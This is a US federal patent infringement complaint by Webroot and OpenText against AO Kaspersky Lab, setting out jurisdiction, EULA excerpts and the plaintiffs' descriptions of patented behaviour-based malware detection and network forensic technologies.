UNITED STATES DISTRICT COURT
FOR THE WESTERN DISTRICT OF TEXAS
WACO DIVISION

WEBROOT, INC. and OPEN TEXT INC., Plaintiffs, v. AO KASPERSKY LAB, Defendant.	))))))))))	Civil Action No.: 6:22-cv-00243 JURY TRIAL DEMANDED

COMPLAINT FOR PATENT INFRINGEMENT

Plaintiffs OpenText Inc. ("OpenText") and Webroot, Inc. ("Webroot") (collectively "Plaintiffs") allege against Defendant AO Kaspersky Lab ("Kaspersky" or "Defendant") as follows:

1. This case involves patented technologies that helped to revolutionize and have become widely adopted in the fields of malware detection, network security, and endpoint protection. Endpoint protection involves securing endpoints or entry points of end-user devices (*e.g.*, desktops, laptops, mobile devices, etc.) on a network or in a cloud from cybersecurity threats, like malware.

2. Before Plaintiffs' patented technologies, security platforms typically relied on signatures (*i.e.*, unique identifiers) of computer objects (*e.g.*, computer programs) that were analyzed and identified as "bad" by teams of threat researchers. This approach required antivirus companies to employ hundreds to thousands of threat analysts to review individual programs and determine if they posed a threat.

3. The "bad" programs identified by researchers were compiled into a library and uploaded to an antivirus software program installed on each endpoint device. To detect threats, a

resource intensive "virus scan" of each endpoint device was conducted. These virus scans could take hours to complete and substantially impact productivity and performance.

4. Despite substantial investments in resources and time, the conventional systems still were unable to identify and prevent emerging ("zero-day") threats from new or unknown malware. New threats persisted and were free to wreak havoc until a team of threat analysts could identify each one and upload these newly identified threats as an update to a "bad" program library. The updated "bad" program library, including signatures to identify new threats as well as old, then had to be disseminated to all of the endpoint computers, which required time and resource consuming downloads of the entire signature library to every computer each time an update was provided.

5. By the early-to-mid 2000s, new threats escalated as network connectivity became widespread, and programs that mutate slightly with each new copy (polymorphic programs) appeared. These events, and others, rendered the traditional signature-based virus scan systems ineffective for these modern environments.

6. Plaintiffs' patented technology helped transform the way malware detection and network security is conducted, reducing and often even eliminating the shortcomings that plagued signature-based security products that relied on human analysts.

7. Instead of relying on human analysts, Plaintiffs' patented technology enabled the automatic and real-time analysis, identification, and neutralization of previously unknown threats, including new and emerging malware, as well as advanced polymorphic programs.

8. For example, Plaintiffs' patented technology uses information about the computer objects being executed—including, for example, information about the object's behavior and information collected from across a network—along with machine learning technology and novel

system architectures—to provide security systems that are effective in identifying and blocking new security threats in real-time in real-world, commercial systems.

9. Plaintiffs' patented technology further includes new methods of "on execution" malware analysis; new architectures that efficiently and effectively distribute workloads across the network; new forensic techniques that enable fast, efficient, and accurate analysis of malware attacks; and new advanced memory scanning techniques.

10. Plaintiffs' patented technology makes security software, platforms, and appliances better at detecting malware by, for example, reducing false positives/negatives and enabling the identification and mitigation of new and emerging threats in near real-time. These improvements are accomplished while at the same time reducing the resource demands on the endpoint computers (*e.g.*, not requiring downloading and using full signature databases and time-consuming virus scans).

11. Plaintiff Webroot has implemented this technology in its security products like Webroot SecureAnywhere AntiVirus, which identifies and neutralizes unknown and undesirable computer objects in the wild in real-time.

12. Over the years, Plaintiff Webroot has also received numerous accolades and awards for its products and services. For example, Webroot has received 22 PC Magazine Editor's Choice Awards, including "Best AntiVirus and Security Suite 2021." That same year, Webroot also received the Expert Insights Best-of-Endpoint Security award.

13. Plaintiffs currently own more than 70 patents describing and claiming these and other innovations, including U.S. Patent No. 8,418,250 (the "'250 Patent"), U.S. Patent No. 8,726,389 (the "'389 Patent"), U.S. Patent No. 9,578,045 (the "'045 Patent"), U.S. Patent No. 10,257,224 (the "'224 Patent"), U.S. Patent No. 10,284,591 (the "'591 Patent"), and U.S. Patent

No. 10,599,844 (the "'844 Patent"). (Exhibits 1-6.)

14. Plaintiffs' patented technology represents such a vast improvement on the traditional malware detection and network security systems that it has become a widely adopted and accepted approach to providing endpoint security in real-time.

15. Defendant Kaspersky is a direct competitor of Webroot and provides security software and systems that, without authorization, implement Plaintiffs' patented technologies. Defendant's infringing security software and services include, but are not limited to, Kaspersky Total Security, Kaspersky Endpoint Detection and Response (including End Point Security for Windows or Business), Kaspersky Security Network, Kaspersky Security Center, Threat Intelligence Portal, and Anti-Targeted Attack Platform (the "Accused Products").

16. Plaintiffs bring this action to seek damages for and to ultimately stop Defendant's continued infringement of Plaintiffs' patents, including in particular the '250, '389, '224, '045, '591, and '844 Patents (collectively the "Asserted Patents"). As a result of Defendant's unlawful competition in this judicial district and elsewhere in the United States, Plaintiffs have lost sales and profits and suffered irreparable harm, including lost market share and goodwill.

NATURE OF THE CASE

17. Plaintiffs bring claims under the patent laws of the United States, 35 U.S.C. § 1 *et seq.*, for infringement of the Asserted Patents. Defendant has infringed and continue to infringe each of the Asserted Patents under at least 35 U.S.C. §§271(a), 271(b) and 271(c).

THE PARTIES

18. Plaintiff Webroot, Inc., is the owner by assignment of each of the Asserted Patents.

19. Webroot has launched multiple cybersecurity products incorporating its patented technology, including for example Webroot SecureAnywhere and Evasion Shield.

20. Webroot is a registered business in Texas with multiple customers in this District. Webroot also partners with several entities in this District to resell, distribute, install, and consult on Webroot's products.

21. Plaintiff Open Text Inc. (OpenText) holds an exclusive license to the Asserted Patents. OpenText is registered to do business in the State of Texas.

22. OpenText is a Delaware corporation and maintains three business offices in the state of Texas, two of which are located in this District, including one in Austin and another in San Antonio. Over 60 employees work in this District including employees in engineering, customer support, legal and compliance teams, IT, and corporate development. OpenText also has a data center located in this District. OpenText is in the computer systems design and services industry. OpenText sells and services software in the United States.

23. On information and belief, Defendant AO Kaspersky Lab is a Russian joint-stock company with its principal place of business at d. 39A str. 2, shosse Leningradskoe, Moscow, Russia. AO Kaspersky Lab is a wholly owned subsidiary of United Kingdom parent company Kaspersky Labs Limited (the ultimate holding company for all Kaspersky Lab group entities) through Russian corporation OOO Kaspersky Group.

JURISDICTION & VENUE

24. This action arises under the Patent Laws of the United States, 35 U.S.C. § 1, et seq. The Court has subject matter jurisdiction pursuant to 28 U.S.C. §§ 1331 and 1338(a).

25. This Court has personal jurisdiction over Defendant in the State of Texas and in this District. Defendant has purposely directed its activities toward the State of Texas which give rise to the causes of action asserted by Plaintiffs such that the exercise of personal jurisdiction by courts within the State of Texas is fair and reasonable. For example, Kaspersky regularly conducts

business in the State of Texas and in this District, including using software, providing services, and/or engaging in other activities in Texas and in this District that infringe one or more claims of the Asserted Patents, as well as inducing and contributing to the direct infringement of others through acts in this District.

26. Venue is proper in this judicial district pursuant to 28 U.S.C. §§ 1391(b) and (c) and 28 U.S.C. § 1400(b). Upon information and belief, Defendant Kaspersky is a foreign entity over which venue is proper under 28 U.S.C. §1391(c). Kaspersky has also committed acts of infringement within this District.

27. On information and belief, Kaspersky is a foreign corporation with significant contacts with this District. Kaspersky has directly and/or through intermediaries including partners and resellers, purposefully and voluntarily placed products and/or provided services that practice the methods claimed in the Asserted Patents into the stream of commerce with the intention and expectation that they will be purchased and used by customers in this District, as detailed below. As an example, Kaspersky provides Kaspersky's products and/or provided services that practice the methods claimed in the Asserted Patents in Texas and within this District. On information and belief, Kaspersky places these products and/or provides services in the stream of commerce with the knowledge and intention that they are purchased, downloaded, and used in the State of Texas and this District.

28. On information and belief, Kaspersky also uses a network of partners which comprise re-sellers, managed service providers and cybersecurity experts to provide the Accused Products and implementation services for the Accused Products to its customers in this District. Each of these partners, sells, offers for sale, and/or installs the accused Kaspersky products and services. (*See* https://partnersearch. kaspersky.com/?b2b.) Kaspersky owns this web domain and

is listed as the copyright holder on the webpage.

29. Kaspersky generates sales to end users within Texas and within this District through its partnerships with resellers and managed service providers. (*Id.*)

30. Kaspersky also maintains "data centers used to store Kaspersky Endpoint Security Cloud information" in the United States. (https://support.kaspersky.com/Cloud/1.0/en-US/166971.htm.) Kaspersky knows that its customers, partners, and end users are based in Texas, and in this District, and directs them to connect to specific data centers based on their location.

Country in which the company is located	Microsoft data center region
Argentina	Brazil South
Bolivia	Brazil South
Brazil	Brazil South
Chile	Brazil South
Colombia	Brazil South
Ecuador	Brazil South
United States of America (Nebraska)	West US
United States of America (New Mexico)	West US
United States of America (Nevada)	West US
United States of America (Oklahoma)	West US
United States of America (Oregon)	West US
United States of America (South Dakota)	West US
United States of America (Texas)	West US
United States of America (Utah)	West US
United States of America (Washington)	West US
United States of America (Wyoming)	West US

31. In addition, Kaspersky enters and has entered into agreements, including license agreements covering the Accused Products and their operation with end-users in Texas and in this District.

32. Through these agreements, Kaspersky maintains ownership of all Kaspersky software licensed and used in the State of Texas and this District. For example, the end user license

agreement ("EULA") for business states that Kaspersky is the "[r]ightholder" and "owner of all rights" with respect to "Kaspersky Endpoint Security."

license_aes256.txt - Notepad
File Edit Format View Help

Kaspersky Endpoint Security, AES Encryption Module and Kaspersky Endpoint Agent END USER LICENSE AGREEMENTS; AND Products and Services PRIVACY POLICY

Kaspersky Endpoint Security and Kaspersky Endpoint Agent END USER LICENSE AGREEMENTS

IMPORTANT LEGAL NOTICE TO ALL USERS: CAREFULLY READ THE FOLLOWING LEGAL AGREEMENT BEFORE YOU START USING THE SOFTWARE.

CLICKING THE BUTTON INDICATING YOUR ACCEPTANCE IN THE WINDOW CONTAINING THE LICENSE AGREEMENT, OR BY ENTERING CORRESPONDING SYMBOL(-S), YOU CONFIRM IN A LEGALLY BINDING WAY

IF LICENSE CONTRACT OR SIMILAR DOCUMENT ACCOMPANIES SOFTWARE, TERMS OF THE SOFTWARE USE DEFINED IN SUCH DOCUMENT PREVAIL OVER THE CURRENT LICENSE AGREEMENT.

AFTER CLICKING THE ACCEPT BUTTON IN THE WINDOW CONTAINING THE LICENSE AGREEMENT OR AFTER ENTERING CORRESPONDING SYMBOL(-S), YOU HAVE THE RIGHT TO USE THE SOFTWARE IN ACCORD

1. Definitions
1.1. Software means software including any Updates and related materials.
1.2. Rightholder (owner of all rights, whether exclusive or otherwise, to the Software) means AO Kaspersky Lab, a company incorporated according to the laws of the Russian
1.3. Computer(s) means combination of hardware(s), including personal computers, laptops, workstations, personal digital assistants, "smart phone", hand-held devices, or ot
1.4. End User (You/Your) – means the organization for which the Software is downloaded or acquired and it is represented hereby that such organization has authorized the pe
1.5. Partner(s) means organizations or individual(s) who distributes the Software based on an agreement and license with the Rightholder.
1.6. Update(s) means all upgrades, revisions, patches, enhancements, fixes, modifications, copies, additions, or maintenance packs, etc.
1.7. User Manual means user manual, administrator guide, reference book and related explanatory or other materials.
The on-line version of the User Manual is available on the Rightholder website: https://www.kaspersky.com and may be updated when necessary.
1.8. Activation Code is a unique set of characters which can be used to activate the Software.
1.9. Key File – means a file with the extension ".key" which can be used to activate the Software.
1.10. License Certificate means a document that is given to the End User which is accompanied by a Key File and Activation Code as well as further information about the lic
1.11. Web-Portal means services provided by the Rightholder and used for management of the installed Software and granted licenses, as well as to obtain and/or store inform

2. Grant of license
2.1. You are granted a non-exclusive license to use the Software within the scope of the functionality described in the User Manual or on the Rightholder's Technical Suppor
Trial Version. If You have received, downloaded and/or installed a trial version of the Software and are hereby granted an evaluation license for the Software, You may use
Multiple Environment Software; Multiple Language Software; Dual Media Software; Multiple Copies; Bundles. If You use different versions of the Software or different languag
2.2. You have the right to use the Software for protection of such a number of Computer(s) as is specified on the License Certificate.
2.3. You have the right to make a copy of the Software solely for back-up purposes and only to replace the legally owned copy if such copy is lost, destroyed or becomes unu
2.4. From the time of the Software activation or after license Key File installation (with the exception of a trial version of the Software) You have the right to receive t
- Updates of the Software via the Internet when and as the Rightholder publishes them on its website or through other online services. Any Updates that You may receive beco
- Technical Support via the Internet and Technical Support telephone hotline;

(*See* https://usa.kaspersky.com/business/eula.)

33. Kaspersky is identified as the "rightholder" and "owner of all rights" in other license agreements, including the Kaspersky Endpoint Security for Business EULA:

eula_en-us-xnotgdpr.txt - Notepad
File Edit Format View Help

END USER LICENSE AGREEMENT

IMPORTANT LEGAL NOTICE TO ALL USERS: CAREFULLY READ THE FOLLOWING LEGAL AGREEMENT BEFORE YOU START USING THE SOFTWARE.

Running the Software, clicking the button that confirms that You accept the License Agreement during installation, or entering the corresponding character(s), constitutes Your uncondi

AFTER CLICKING THE BUTTON, THAT CONFIRMS YOUR ACCEPTANCE IN THE LICENSE AGREEMENT WINDOW OR AFTER ENTERING CORRESPONDING SYMBOL(S), YOU HAVE THE RIGHT TO USE THE SOFTWARE IN ACCORDANC

IF THERE IS A LICENSE CONTRACT IN ITS WRITTEN FORM OR A LICENSE CERTIFICATE ACCOMPANYING THE SOFTWARE, THE TERMS OF THE SOFTWARE USE DEFINED IN THE LICENSE CONTRACT OR LICENSE CERTIFI

SECTION A. GENERAL PROVISIONS

1. Definitions
1.1. Software means software including any Updates and related materials.
1.2. Rightholder (owner of all rights, whether exclusive or otherwise to the Software) means AO Kaspersky Lab, a company incorporated according to the laws of the Russian Federation.
1.3. Computer – the operating system, virtual machine or hardware, including the workstation, mobile device or server for which the Software is intended and/or on which the Software i
1.4. End User (You/Your) means individual(s) installing or using the Software on their own behalf or who are legally using a copy of the Software; or, if the Software is being downloa

(*See* https://usa.kaspersky.com/end-user-license-agreement.)

34. Further, the Kaspersky Total Security Manual states "[t]he *End User License Agreement* is a binding agreement between you and [Defendant] AO Kaspersky Lab."

About the End User License Agreement

The *End User License Agreement* is a binding agreement between you and AO Kaspersky Lab, stipulating the terms on which you may use the application.

Read through the terms of the License Agreement carefully before you start using the application.

You accept the terms of the License Agreement by confirming that you agree with the License Agreement when installing the application. If you do not accept the terms of the License Agreement, you must abort application installation and must not use the application.

(*See* https://support.kaspersky.com/KTS/21.3/en-US/35505.htm.) Thus, Kaspersky has entered into agreements, including license agreements authorizing operation of Kaspersky products, in Texas and in this District. As detailed below, operation of Kaspersky products infringes the Asserted Patents.

35. Kaspersky further enters into agreements in Texas and in this District whereby Kaspersky 1) directs and controls the performance and operation of the Accused Products or components thereof on customers', partners', and end users' devices; and 2) establishes the manner of the operation of the Accused Products.

36. For example, the Kaspersky EULAs include the following provisions:

- 2.1. You are granted a non-exclusive license to use the Software within the scope of the functionality described in the User Manual or on the Rightholder's Technical Support website, provided You comply with all technical requirements described in the User Manual, as well as restrictions and terms of use specified in this License Agreement.

- 3.5. The Rightholder reserves the right to use any means and verification procedures to verify the validity of the license and/or legality of a copy of the Software installed and/or used on Your Computer. If there is no appropriate license or verification of the license cannot be performed in a reasonable amount of time, the Software will work with limited functionality.

- 11.2. You agree not to modify or alter the Software in any way. You may not remove or alter any copyright notices or other proprietary notices on any copies of the Software.

(Kaspersky Endpoint Security 11 for Windows: License AES256.)

37. Kaspersky's EULAs also include ongoing obligations of Kaspersky to its customers, partners, and end users located in Texas and in this District. These obligations include directing products and services into the United States and this District. For example:

- 2.4. From the time of the Software activation or after license Key File installation (with the exception of a trial version of the Software) You have the right to receive the following services from the Rightholder or its Partners for the period specified in the License Certificate:
    - Updates of the Software via the Internet when and as the Rightholder publishes them on its website or through other online services. Any Updates that You may receive become part of the Software and the terms and conditions of this Agreement apply to them;
    - Technical Support via the Internet and Technical Support telephone hotline;
    - Access to information and auxiliary resources of the Rightholder.
- 5.3. The Rightholder undertakes the processing of all data received from the End User in accordance with the instructions of the End User License Agreement, in particular the provisions of Paragraph 5 "Conditions regarding Data Processing," along with use of the functionality of the Software and its configuration by the End User are complete instructions issued by the End User to the Rightholder regarding data processing unless otherwise specified in a separate written agreement between the End User and the Rightholder or its Partners.

(Kaspersky Endpoint Security 11 for Windows: License AES256.)

38. The EULAs further give Kaspersky the right to collect information on the activities of its customers, partners, and end users, including entities located in Texas and in this District. For example:

- 5.2. Where the Activation Code is used to activate the Software, in order to verify legitimate use of the Software, the End User agrees to periodically provide the Rightholder the following information: the type, version and localization of the installed Software, versions of the installed Updates, the identifier of the Computer and the identifier of the Software installation on the Computer, the activation code and the unique identifier of activation of the current license, the type, version and word size of the operating system, the name of the virtual environment when the Software is installed in the virtual environment, and identifiers of the Software components that are active at the time the information is provided. The Rightholder can use such information also for gathering statistical information about the

distribution and use of the Rightholder's Software. By using the Activation Code, the End User gives its consent to **automatically transmit the data specified in this Clause**. In case the End User does not agree to provide this information to the Rightholder, the Key File should be used to activate the Software.

- 5.13. If You use the Rightholder's update servers to download the Updates, the End User, in order to increase the efficiency of the update procedure, agrees to periodically provide the Rightholder the following information: the type and version of the installed Software, the update session ID, the current license unique ID, and the unique ID of the Software installation on the computer. The Rightholder can use such information also for receiving statistical information about the distribution and use of the Rightholder's Software. By downloading the Updates from the Rightholder's update servers, the End User gives its consent to **automatically transmit the data specified in this Clause**. In case the End User does not agree to provide this information to the Rightholder, the End User must obtain the Updates from a local shared folder as described in the User Manual.

- Kasperky gives itself the right to collect data from its customers, partners, and end users at least "[t]o ensure the performance of a contract with users and to ensure the required performance of products and services for customers" and "[t]o update the anti-virus databases."

(Kaspersky Endpoint Security 11 for Windows: License AES256.)

39. As further detailed below, Kaspersky's provision of products and services in Texas and within this District, including, installation, maintenance and support for Kaspersky products, and the provision of technical information, manuals advertising and instructions concerning, the Accused Products within this judicial district infringes (directly or indirectly) the Asserted Patents.

40. Kaspersky further commits acts of infringement in this District by encouraging and inducing others, including resellers and customers of the Accused Products to perform the methods claimed in the Asserted patents. For example, upon information and belief Kaspersky makes its endpoint security software and services available on its website and widely advertises those services. Kaspersky further provides applications that allow partners and users to access those services, provides instructions for installing, and maintaining those products, and provides technical support to users. (*See* https://support.kaspersky.com/us/.) Kaspersky owns this web

domain and is listed as the copyright holder on the webpage.

41. Kaspersky further commits acts of infringement in this District by encouraging and inducing customers to use Kaspersky's endpoint security software and services by providing directions for and encouraging the "Network Agent" to be installed on individual endpoint computers (*see* https://support.kaspersky.com/10639), which offers evaluation, installation, configuration, customization and development of the Accused Products. Kaspersky owns this web domain and is listed as the copyright holder on the webpage.

42. Kaspersky also contributes to the infringement of customers and end users of the Accused Products by offering within the United States or importing into the United States the Accused Products, which are for use in practicing, and under normal operation practice, one or more of the methods claimed in the Asserted Patents, constituting a material part of the inventions claimed, and not a staple article or commodity of commerce suitable for substantial non-infringing uses. Indeed, as shown herein, the Accused Products and the example functionality described below have no substantial non-infringing uses but are specifically designed to practice the methods claimed in the Asserted Patents.

43. Defendant's infringement adversely impacts Plaintiffs and their employees who live in this District as well as their partners and customers who live and work in and around this judicial district. On information and belief, Defendant actively targets and offers Accused Products to customers served by Plaintiffs, including to particular customers/end-users in this District.

PLAINTIFFS' PATENTED INNOVATIONS

44. Plaintiff Webroot, and its predecessors, were all pioneers and leading innovators in developing and providing modern end point security protection, including "community-based" signatureless threat detection process using AI-driven behavior analysis across the entire network

to provide "zero-day" protection against unknown threats.

45. The Asserted Patents discussed below capture technology, features, and processes that reflect these innovations and improve on traditional anti-Malware and network security systems.

Advanced Malware Detection Patents
U.S. Patent Nos. 8,418,250 and 8,726,389

46. The '250 and '389 Patents are part of the same patent family and generally disclose and claim systems and processes related to real-time and advanced classification techniques for as-yet unknown malware. These patents are collectively known as the "Advanced Malware Detection" Patents. Plaintiff Webroot owns by assignment the entire right, title, and interest in and to the '250 and '389 Patents. Webroot has granted Plaintiff OpenText an exclusive license to the '250 and '389 Patents.

47. The '250 Patent is entitled "Methods and Apparatus for Dealing with Malware," was filed on June 30, 2006, and was duly and legally issued by the United States Patent and Trademark Office ("USPTO") on April 9, 2013. The '250 Patent claims priority to Foreign Application No. 0513375.6 (GB), filed on June 30, 2005. A true and correct copy of the '250 Patent is attached as Exhibit 1.

48. The '389 Patent is also entitled "Methods and Apparatus for Dealing with Malware," was filed on July 8, 2012, and was duly and legally issued by the USPTO on May 13, 2014. The '389 Patent claims priority to the same Foreign Application as the '250 Patent. A true and correct copy of the '389 Patent is attached as Exhibit 2.

49. Malware detection systems in use at the time the Advanced Malware Detection Patents were filed identified malware by maintaining a database of signatures identifying known bad objects (*i.e.*, malware). The signature for an object was conventionally made by creating a

hash or checksum corresponding to the object file, which uniquely identifies that object. The signature of each object was then compared to the database to look up whether it matches known malware.

50. If the signature of the object is not found in the database, it is assumed safe or alternatively, the whole file is sent for further investigation by a human analyst. The process of further investigation was typically carried out manually or "semimanually" by subjecting the file to detailed analysis, for example by emulation or interpretation, which can take days given the human involvement that is typically required. (*See, e.g.,* Exhibit 2, '389 Patent, 2:9-17.)

51. This approach had significant drawbacks, including that it required considerable effort by the providers of such systems to identify and analyze new malware and generate signatures of objects that are found to be bad after human analysis. Large vendors of anti-malware packages typically employed *thousands* of human analysts to identify and analyze objects and keep the database of signatures of bad objects reasonably up to date.

52. However, as the volume of network traffic increases, the task of keeping up with identifying suspect objects and investigating whether or not they are bad becomes practically impossible. (*Id.*) It can take days to subject a suspicious file to detailed analysis given the human involvement, and a considerable period of time elapses before a new file is classified as safe or as malware. Thus, the human analysis introduces a time delay where users are exposed and unprotected from the risks posed by previously unidentified malware. (*See* Exhibit 2, '389 Patent, 2:9-23, 2:63-67.)

53. By contrast, the methods and systems disclosed and claimed in the '250 and '389 Patents perform automatic, sophisticated review (*e.g.*, "pattern analysis") of the actual attributes of a software object or process and the behavior engaged in by, or associated with, that object or

process on computers connected to a network.

54. This review enables a determination of "the nature of the object," (*e,g*, whether it is malicious or not based on review of the object, its behaviors, or the activities associated with the object), without requiring a detailed manual analysis of the code of the object itself, or relying exclusively on whether it has a signature that matches an extensive database of known malicious "signatures." (*See* Exhibit 2, '389 Patent, 3:14-24; Exhibit 1, '250 Patent, 3:7-18.) This provides a significant improvement to the operation of the computer network because monitoring behavior or other information about the object or process, rather than code or signature matching, allows the system to rapidly determine the nature of the object (*e.g.*, malware), without requiring a detailed manual analysis of the code of the object itself as in conventional anti-virus software. (*See* Exhibit 1, '250 Patent, 3:11-18.)

55. The approaches in the Advanced Malware Detection Patents are generally focused on receiving *information about the behaviour* of objects or processes on remote computers at a base computer. This information is analyzed automatically by, for example, mapping the behavior and attributes of objects known across the community in order to identify suspicious behavior and to identify malware at an early stage. This approach allows, among other advantages, the number of human analysts needed to be massively reduced. It also improves the computer network by reducing the latency involved with identifying new threats and responding to objects exhibiting new, potentially malevolent behavior. ('250 Patent Prosecution History, 2010-09-07 Amendment at 16-17.)

56. Each of the claimed inventions of the Advanced Malware Detection Patents is necessarily rooted in computer technology—in other words, the identification of malicious computer code in computer networks is fundamentally and inextricably a problem experienced

with computer technology and networks— and addresses this fundamental computer technology problem with a computer technology solution. Furthermore, the Advanced Malware Detection Patents improve the technical functioning of the computer network using techniques—such as analyzing behavioral information about or associated with computer objects and processes—to improve network security by identifying malware more quickly and with less resources. These technical improvements address identified weaknesses in conventional systems and processes. (*See*, *e.g.*, Exhibit 1, '250 Patent, 2:5-3:18.)

57. In particular, the '250 Patent describes and claims methods and systems that include receiving *behavioural data about or associated with a computer object* from remote computers on which the object or similar objects are stored; comparing in a base computer the data about the computer object received from the remote computers; and, classifying the computer object as malware on the basis of said comparison if the data indicates the computer object is malware. In effect, this process builds a central picture of objects and their interrelationships and activities across the entire community and allows automation of the process of identifying malware by aggregating and comparing the activity of objects running across the community (*i.e.*, on multiple remote computers).

58. The '250 Patent further provides that a mask is automatically generated for an object that defines "acceptable behavior" for the object. The operation of the computer object is then monitored and if the actual monitored behavior extends beyond that permitted by the mask, the object is disallowed from running and reclassified as malware.

59. The claimed methods and systems of the '250 Patent constitute technical improvements over the traditional anti-malware systems and provide numerous advantages to computer systems and the process of detecting malware. In addition to the advantages set forth

above, the methods and systems claimed in the ’250 Patent provide additional advantages in dealing with objects that do not initially exhibit suspicious behavior, but later start to exhibit malevolent behavior. Traditional malware systems could only mark a computer object as good or bad (*i.e.*, a binary decision), and did so by examining the signature of the object itself against a database of “known bad” signatures. This approach does not permit the system to automatically deal with the case where an object does not initially exhibit suspicious behavior but starts to exhibit malevolent behavior in the future.

60. By contrast, the ’250 Patent improves these systems by generating an appropriate behavior mask for the object and then continuing to monitor the behavior of the object. If the object operates out of bounds of the permitted behavior, then an appropriate action is taken, such as disallowing the computer object from running and reclassifying the object as malware. Thus, the systems and methods described and claimed further the operation and security of the network by stopping an object from running and changing the classification of an object in real-time when unacceptable behavior is identified. (*See* Exhibit 1, ’250 Patent, 3:47-50; 4:19-30.)

61. Furthermore, the methods and systems claimed in the ’250 Patent, including generating a “mask” of acceptable behavior, allowing an object to run, continuing to monitor the object, and disallowing/reclassifying the object if the behavior extends beyond that permitted by the mask, are not routine or conventional. For example, while a “safe,” mask-permitted version of notepad.exe “would not be expected to perform a wide variety of events, such as transmitting data to another computer or running other programs or running other programs” a “modified” and potentially “malevolent” version of notepad.exe could perform those unexpected events. (*See* Exhibit 1, ’250 Patent, 11:27-41.) Unlike traditional malware systems that would have already made a binary determination that the notepad.exe object is safe, the methods and systems of the

’250 Patent re-classify that version of notepad.exe as malware when its behavior becomes unexpected and “extends beyond that permitted by the mask.” (*Id.* at 4:19-30.)

62. The applicants provided another example illustrating the unconventional nature and technical advantages and improvements, offered by the claimed systems and methods during prosecution:

> As an example, suppose a new version of Internet Explorer appeared. This could be a legitimate update to Internet Explorer released by Microsoft or alternatively it could be a file infected with a virus. In the prior art, the new object would have an unknown signature, so an in-house analyst would laboriously analyse the new object and determine whether or not it was safe. Whilst this analysis is carried out, the object would either be blocked, which would cause huge inconvenience to users of the new object, or allowed to run, in which case there is a risk of the object performing malevolent acts. In contrast, the present invention would collect data at the base computer from remote computers running the new version of Internet Explorer. Using the information collected, the system could determine that the new object purports to be a new version of Internet Explorer. However, it may not be apparent at this point whether or not the new object is capable of malevolent behaviour. In this scenario the present invention generates an appropriate behavioural mask for the object, e.g. by using a profile of behaviour of previous versions of Internet Explorer that are known not to be malware, or by using a profile for the behaviour appropriate for a web browser. The remote computers are allowed to let the new version run whilst monitoring its behaviour against the mask. The instant the new object exhibits some new, malevolent behaviour, this can be stopped at the remote computer, as well as being flagged to the base computer and used at the base computer to change the classification of the object. Thus, the present invention allows an instant response to an object changing its behaviour to exhibit malevolent behaviour in the future.

(*See* ’250 Patent Prosecution History, 2010-09-07 Amendment at 18-19.)

63. Similarly, the ’389 Patent describes and claims deploying an unconventional “event” based model that classifies a particular object as malicious or safe by analyzing real-time data sent by remote computers on the events, or actions, that a particular software “object,” and other objects deemed similar to it, initiate or perform on those computers. (*See* Exhibit 2, ’389 Patent, 3:14-55.) This information is collected from across the network, correlated and used for subsequent comparisons to new or unknown computer objects to identify relationships between

the correlated data and the new or unknown computer objects. The objects may be classified as malware based on this comparison.

64. Through continuous aggregate analysis of events involving computer objects as they occur across network endpoints, the methods and systems described and claimed in the '389 Patent maintain up-to-date information about computer objects (including malicious objects) seen across the network, identify relationships between those previously identified objects and any new or unknown objects, and make malware determinations based on those relationships. "For example, a new object that purports to be a version of notepad.exe can have its behavior compared with the behav[io]r of one or more other objects that are also known as notepad.exe … In this way, new patterns of behav[io]r can be identified for the new object." (*Id.* at 10:58-65.)

65. The methods and systems described and claimed in the '389 Patent can rapidly determine "the nature of the object," (*e.g.*, whether it is malicious or not) based on information such as the behavior of the object or effects the object has, without requiring "detailed analysis of the object itself as such" (manually reviewing the object's code) or reliance on matching an extensive database of known malicious "signatures." (*Id.* at 3:14-24; Exhibit 1, '250 Patent, 3:7-18.)

66. The Advanced Malware Detection Patents provide systems and methods that necessarily address issues unique to computer networks and computer network operation; namely the identification of "bad" software (*e.g.*, malware, viruses, etc.). These patents provide unique network security enhancement that solves the technical problem of rapidly identifying newly arising and emerging malware by reviewing information about the object and processes (*e.g.,* the behaviors and events associated with software objects and processes running on computers within the network).

67. The systems and methods claimed in the Advanced Malware Detection Patents improve the operation of computer networks by identifying malicious objects in real-time and taking action to remove or eliminate the threat posed by the malware object or process once it has been identified. The claimed inventions in these patents provide a technological solution to a technological problem—the inability of conventional code or signature matching solutions to identify new or unknown malware objects or processes at or near the runtime of the objects or processes themselves without the extensive delay and resource use associated with traditional systems.

Forensic Visibility Patents
U.S. Patent No. 9,578,045 and U.S. Patent No. 10,257,224

68. The ’045 and ’224 Patents are part of the same patent family and are each generally directed to providing forensic visibility into computing devices in a communication network by analyzing network events and creating audit trails. Plaintiff Webroot owns by assignment the entire right, title, and interest in and to the ’045 and ’224 Patents. Webroot has granted OpenText an exclusive license to the ’045 and ’224 Patents.

69. The ’045 Patent is entitled “Method and Apparatus for Providing Forensic Visibility into Systems and Networks,” was filed on May 5, 2014, and was duly and legally issued by the USPTO on February 21, 2017. The ’045 Patent claims priority to provisional application 61/819,470 filed on May 3, 2013. A true and correct copy of the ’045 Patent is attached as Exhibit 3.

70. The ’224 Patent is also entitled “Method and Apparatus for Providing Forensic Visibility into Systems and Networks,” was filed on February 20, 2017 and was duly and legally issued by the USPTO on April 9, 2019. The ’224 Patent claims priority to the ’045 Patent and also to provisional application 61/819,470 filed on May 3, 2013. A true and correct copy of the ’224

Patent is attached as Exhibit 4.

71. The ’045 and ’224 Patents describe and claim inventive and patentable subject matter that significantly improves on traditional network forensic tools used to discover or identify security issues on computer networks. Network forensics generally relates to intercepting and analyzing network events to discover the source of security attacks. (*See* Exhibit 3, ’045 Patent, 1:22-24; Exhibit 4, ’224 Patent, 1:24-26.)

72. The ’045 and ’224 Patents improved on these prior art network forensics tools by providing a technical solution to a technical problem experienced by computer networks and computer network operation. Unlike traditional network forensic tools, these patents create forensic visibility into the computing devices on the communication network to identify malware or other security issues in operation of those devices. (*See* Exhibit 3, ’045 Patent, 2:36-38; Exhibit 4, ’224 Patent, 2:38-40.)

73. In particular, the Forensic Visibility Patents improve network security by gathering an “event,” generating “contextual state information,” obtaining a “global perspective” for the event in comparison to other events, and generating/transmitting an “event line” that includes information for the event. (*See* Exhibit 3, ’045 Patent, cl. 1; Exhibit 4, ’224 Patent, cl. 1.) The described and claimed systems and methods intercept network events, create audit trails, or contextual states, for each individual event by correlating the event to objects such as their originating processes, devices, and/or users, and establishing a global perspective of the objects. The claimed systems and methods of the Forensic Visibility Patents address an identified weakness in conventional systems and processes; namely the ability to monitor, capture and/or analyze what is occurring *at* computing devices on a computer network, thereby providing an improved way to address the technical problem of discovering security attacks or security problems within a

computer network.

